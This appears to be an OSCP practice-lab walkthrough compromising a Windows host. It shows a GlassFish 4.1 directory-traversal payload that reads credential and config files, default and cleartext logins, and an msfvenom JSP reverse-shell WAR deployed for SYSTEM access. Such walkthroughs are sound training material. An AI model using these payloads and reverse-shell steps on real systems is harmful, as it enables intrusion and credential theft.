
Preparing for OSCP | Sharing Practical Labs & Real-World Attack Analysis
Step 1: Reconnaissance
Nmap Scan
nmap -sCV -A — min-rate 1000 192.168.233.168


Key findings:
• 3389/tcp — RDP (Windows 10/Server 2019 Build 19041, hostname: FISHYYY)
• 4848/tcp — GlassFish Server Open Source Edition 4.1 (Admin Console)
• 6060/tcp — SynaMan 5.1 File Manager
• 7676/tcp — Java Message Service
• 8080/tcp — GlassFish HTTP (Data Web application)
- 8181/tcp — GlassFish HTTPS
Step 2: GlassFish Directory Traversal
Vulnerability Discovery
GlassFish 4.1 is vulnerable to a directory traversal attack via the /theme/META-INF/ path using overlong UTF-8 encoded path separators (%c0%af). This allows reading arbitrary files from the filesystem without authentication.

Proof of Concept
"http://192.168.233.168:4848/theme/METAINF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%a f..%c0%af..%c0%af..%c0%afwindows/win.ini"

This confirmed the directory traversal was working. The win.ini file contents were returned successfully.
GlassFish Binary Path
curl -s "http://192.168.227.168:4848/theme/META-
INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%a f..%c0%af..%c0%af..%c0%afglassfish4/bin/asadmin.bat"
This confirmed GlassFish was installed at C:\glassfish4\
Admin Keyfile
curl -s "http://192.168.227.168:4848/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afglassfish4/glassfish/domains/domain1/config/admin -keyfile"
Result:
admin;{SSHA256}aLatQQ3qEJHinsX4N/+V/45mJwFSkXN5w7vz3P6kHy4jrX+U7hXCkQ==;asa dmin
The SSHA256 hash was not crackable via rockyou.txt. However, the default password admin:admin worked directly on the admin console.
Step 3: SynaMan Credential Disclosure

SynaMan Login
SynaMan 5.1 was running on port 6060. Default credentials admin:admin worked successfully.

AppConfig.xml — Cleartext Credentials (CVE-2018–10814)
Using the GlassFish directory traversal, the SynaMan configuration file was read directly
"http://192.168.227.168:4848/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%a f..%c0%af..%c0%af..%c0%afSynaMan/config/AppConfig.xml"

The AppConfig.xml file contained SMTP credentials in plaintext:
smtpUser: arthur smtpPassword: KingOfAtlantis
Step 4: Initial Access — RDP
Credential Validation
nxc smb 192.168.227.168 -u 'arthur' -p 'KingOfAtlantis'

SMB authentication was successful. WinRM was not available, but RDP was open.
RDP Login
xfreerdp3 /u:arthur /p:'KingOfAtlantis' /v:192.168.227.168 /cert:ignore

RDP login was successful as arthur. local.txt was found on the Desktop.
type C:\Users\arthur\Desktop\local.txt
Step 5: Privilege Escalation — GlassFish WAR Deployment
Service Enumeration
wmic service where "name like '%java%'" get name,startname

Java processes were found running under the Services session, confirming they run as LocalSystem (SYSTEM).


Generate Malicious WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.45.180 LPORT=5555 -f war -o pwn.war
Start Listener
nc -lvnp 5555

Deploy WAR via GlassFish Admin Console


Logged into GlassFish Admin Console at http://192.168.233.168:4848 with admin:admin credentials. Navigated to Applications → Deploy → Selected pwn.war from the local filesystem via RDP and deployed it.
Trigger Shell

curl http://192.168.233.168:8080/shell/

SYSTEM Shell Received

Capture Proof Flag
type C:\Users\Administrator\Desktop\proof.txt
Key Learnings
GlassFish 4.1 Directory Traversal — Overlong UTF-8 encoded path separators (%c0%af) bypass path validation and allow reading arbitrary files without authentication.